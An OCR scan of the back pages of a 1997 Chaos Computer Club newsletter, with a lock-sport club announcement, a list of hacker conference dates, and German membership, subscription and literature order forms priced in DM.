
die "Sportsfreunde der Sperrtechnik - Deutschland e.V."

sind jetzt offiziel eingetragen.

Besucht uns doch mal unter: "http://www.ssdev.org"







Termine / Veranstaltungen

8.-10.08.1997 HOPE II in New York. Informationen siehe www.2600.com

08.-10.08.1997 HIP´97 (Hacking in Progress) in Holland. Informationen siehe www.hip97.nl

02.-03.08.1997 Mitgliederversammlung des CCC e.V. in Hamburg, Eidelstedter Bürgerhaus
Einladung geht den Mitgliedern noch per getrennter Post zu. Wer bis Mitte Juli noch keine Einladung hat möge sich an office@ccchh.ccc.de wenden.

Postvertriebsstück C11301F

Der Mitgliedsfetzen

Mitgliedsanträge und Datenschleuderabonnement

o Satzung + Mitgliedsantrag
  (DM 5,00 in Briefmarken)

o Datenschleuder-Abo
  Normalpreis DM 60,00 für 8 Ausgaben

o Datenschleuder-Abo
  Ermäßigter Preis DM 30,00 für 8 Ausgaben

o Datenschleuder-Abo
  Gewerblicher Preis DM 100,00 für 8 Ausgaben
  (Wir schicken eine Rechnung)

Die Kohle liegt

  o in bar
  o als Verrechnungsscheck
  o in Briefmarken

bei bzw.

o wurde überwiesen am ___.___._____ auf
   Chaos Computer Club e.V., Konto 59 90 90-201
   Postbank Hamburg, BLZ 200 100 20

Ort/Datum

_____

Unterschrift

_____

Name

_____

Straße

_____

PLZ, Ort

_____

Tel/Fax

_____

Der Bestellfetzen

Alle Bestellungen und Mitgliedsanträge an:
CCC e.V., Schwenckestr. 85, D-20255 Hamburg

Literatur

_____ DM 42,00 Mailbox auf den Punkt gebracht
_____ DM 29,80 Deutsches PGP-Handbuch, 3. Auflage + CD-ROM
_____ DM 5,00 Doku zum Tod des „KGB“- Hackers Karl Koch
_____ DM 25,00 Congressdokumentation CCC ‘93
_____ DM 25,00 Congressdokumentation CCC ‘95
_____ DM 50,00 Lockpicking: Über das Öffnen von Schlössern

Alte Datenschleudern

_____ DM 50,00 Alle Datenschleudern der Jahre 1984-1989
_____ DM 15,00 Alle Datenschleudern des Jahres 1990
_____ DM 15,00 Alle Datenschleudern des Jahres 1991
_____ DM 15,00 Alle Datenschleudern des Jahres 1992
_____ DM 15,00 Alle Datenschleudern des Jahres 1993
_____ DM 15,00 Alle Datenschleudern des Jahres 1994
_____ DM 15,00 Alle Datenschleudern des Jahres 1995
_____ DM 15,00 Alle Datenschleudern des Jahres 1996

Sonstiges

_____ DM 50,00 Blaue Töne / POCSAG-Decoder /
                PC-DES Verschlüsselung
_____ DM 5,00 1 Bogen „Chaos im Äther“
_____ DM 5,00 5 Aufkleber „Kabelsalat ist gesund“

  + DM 05,00 Portopauschale!

_____ Gesamtbetrag

Die Kohle liegt

  o in bar
  o als Verrechnungsscheck

bei bzw.

o wurde überwiesen am ___.___._____ auf
   Chaos Computer Club e.V., Konto 59 90 90-201
   Postbank Hamburg, BLZ 200 100 20

Name

_____

Straße

_____